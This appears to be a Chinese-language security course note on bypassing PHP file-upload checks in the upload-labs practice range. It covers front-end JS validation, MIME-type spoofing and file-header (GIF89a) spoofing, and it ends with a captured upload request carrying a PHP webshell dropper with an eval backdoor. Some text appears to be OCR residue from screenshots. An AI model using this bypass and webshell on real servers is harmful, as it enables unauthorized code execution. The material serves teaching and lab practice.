


Day47 WEB 攻防-PHP 应用&文件上传&函数缺陷&条件竞争&二次渲染&黑白名单&JS 绕过



1.知识点

1、课前一定要明白：

- 无文件解析安全问题上，格式解析是一对一的（不能jpg解析php）
- 换句话说来说有解析错误配置或后缀解析漏洞时才能实现格式差异解析

2、文件上传安全指的是攻击者通过利用上传实现后门的写入连接后门进行权限控制的安全问题，对于如何确保这类安全问题，一般会从原生态功能中的文件内容，文件后缀，文件类型等方面判断，但是漏洞可能不仅在本身的代码验证逻辑中出现安全问题，也会在语言版本，语言函数，中间件，引用的第三方编辑器等存在缺陷地方配合利用。另外文件上传也有多个存储逻辑，不同的文件存储方案也会给攻击者带来不一样的挑战！

2.演示案例



以本地搭建的靶场为例。


```
1  #测试环境安装参考：
2  https://github.com/ffffff0x/f8x
3  https://github.com/fuzzdb-project/fuzzdb
4  https://github.com/sqlsec/upload-labs-docker
5  0、下载上述资源
6  1、docker安装
7  f8x -d 或 f8x -docker
8  2、进入项目文件夹
9  cd upload-labs-docker
10 3、一键部署运行
11 docker-compose up -d
```

2.1 PHP-原生态-文件上传-前后端验证

2.1.1 第一关

```
1 1、前端JS
2 如何判断是否是前端验证呢？
3 首先抓包监听，如果上传文件的时候还没有抓取到数据包，但是浏览器就提示文件类型不正确的话，那么这个多半就是前端校验了
```







2.1.2 第三关

- 1 3、MIME类型
- 2 Content-Type: image/png





2.1.3 第四关

- 4、文件头判断
- GIF89a

41:14

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

http://47.94.236.117:30004

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

```
$ hexdump -C pic.gif | head -2
00000000 47 49 46 38 39 61 2c 01 5e 01 f2 00 00 00 00 00 |GIF89a,.,^.....|
00000010 00 00 00 3f 3f 3f 7f 7f 7f bf bf bf 00 00 00 00 |...???.....|
```

一个文件里面的内容到底是啥？用惯了Windows的人肯定是看后缀。但是后缀这个东西说改就改，不可靠。所以，最保险的
还是把文件类型信息写到文件里面，通常来说，也就是写到文件开头的那几个字节。这是最方便，最快捷的用来辨别
一个文件真实内容的方法。

常见的文件头标志如下：

- JPEG (jpg), 文件头: FFD8FF
- PNG (png), 文件头: 89504E47
- GIF (gif), 文件头: 47494638
- HTML (html), 文件头: 68746D63E
- ZIP Archive (zip), 文件头: 504B0304
- RAR Archive (rar), 文件头: 52617221
- Adobe Acrobat (pdf), 文件头: 255044462D312E
- MS Word/Excel document, 文件头: D0CF11E0

根据提示该关键字验证了文件头

42:43

文件(E) 编辑(E) 视图(V) 格式(O) 脚本(S) 模板(L) 调试(D) 项目(P) 工具(T) 窗口(W) 帮助(H)

起始页 40px.png throbber.gif s214.gif s215.gif s226.gif s227.gif x

payload Crypton:PHP_EVAL_XOR_BASE64 openCache:useCache:false

type	lastModified
file	2023-06-03 12:46:27
file	2023-06-03 12:44:56
file	2023-06-03 12:47:20
file	2023-06-03 12:42:21
file	2023-06-03 12:41:21
file	2023-06-03 12:40:03
file	2023-06-03 12:41:26
file	2023-06-03 12:43:09
jpg	2023-06-03 12:38:57

移动 刷新 复制 复制绝对路径 删除文件 新建文件 新建文件夹


Request to http://47.94.236.117:30004

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex


```
1 POST / HTTP/1.1
2 Host: 47.94.236.117:30004
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://47.94.236.117:30004/
8 DNT: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=-----41842188428203
12 Content-Length: 378
13
14 -----41842188428203
15 Content-Disposition: form-data; name="file"; filename="shell.php"
16 Content-Type: image/gif
17
18 GIF89a?php fputs(fopen('xiao.php','w'),'<?php eval($_REQUEST[1]);?>');>
19 -----41842188428203
20 Content-Disposition: form-data; name="submit"
21
22 Upload
23 -----41842188428203
24
```


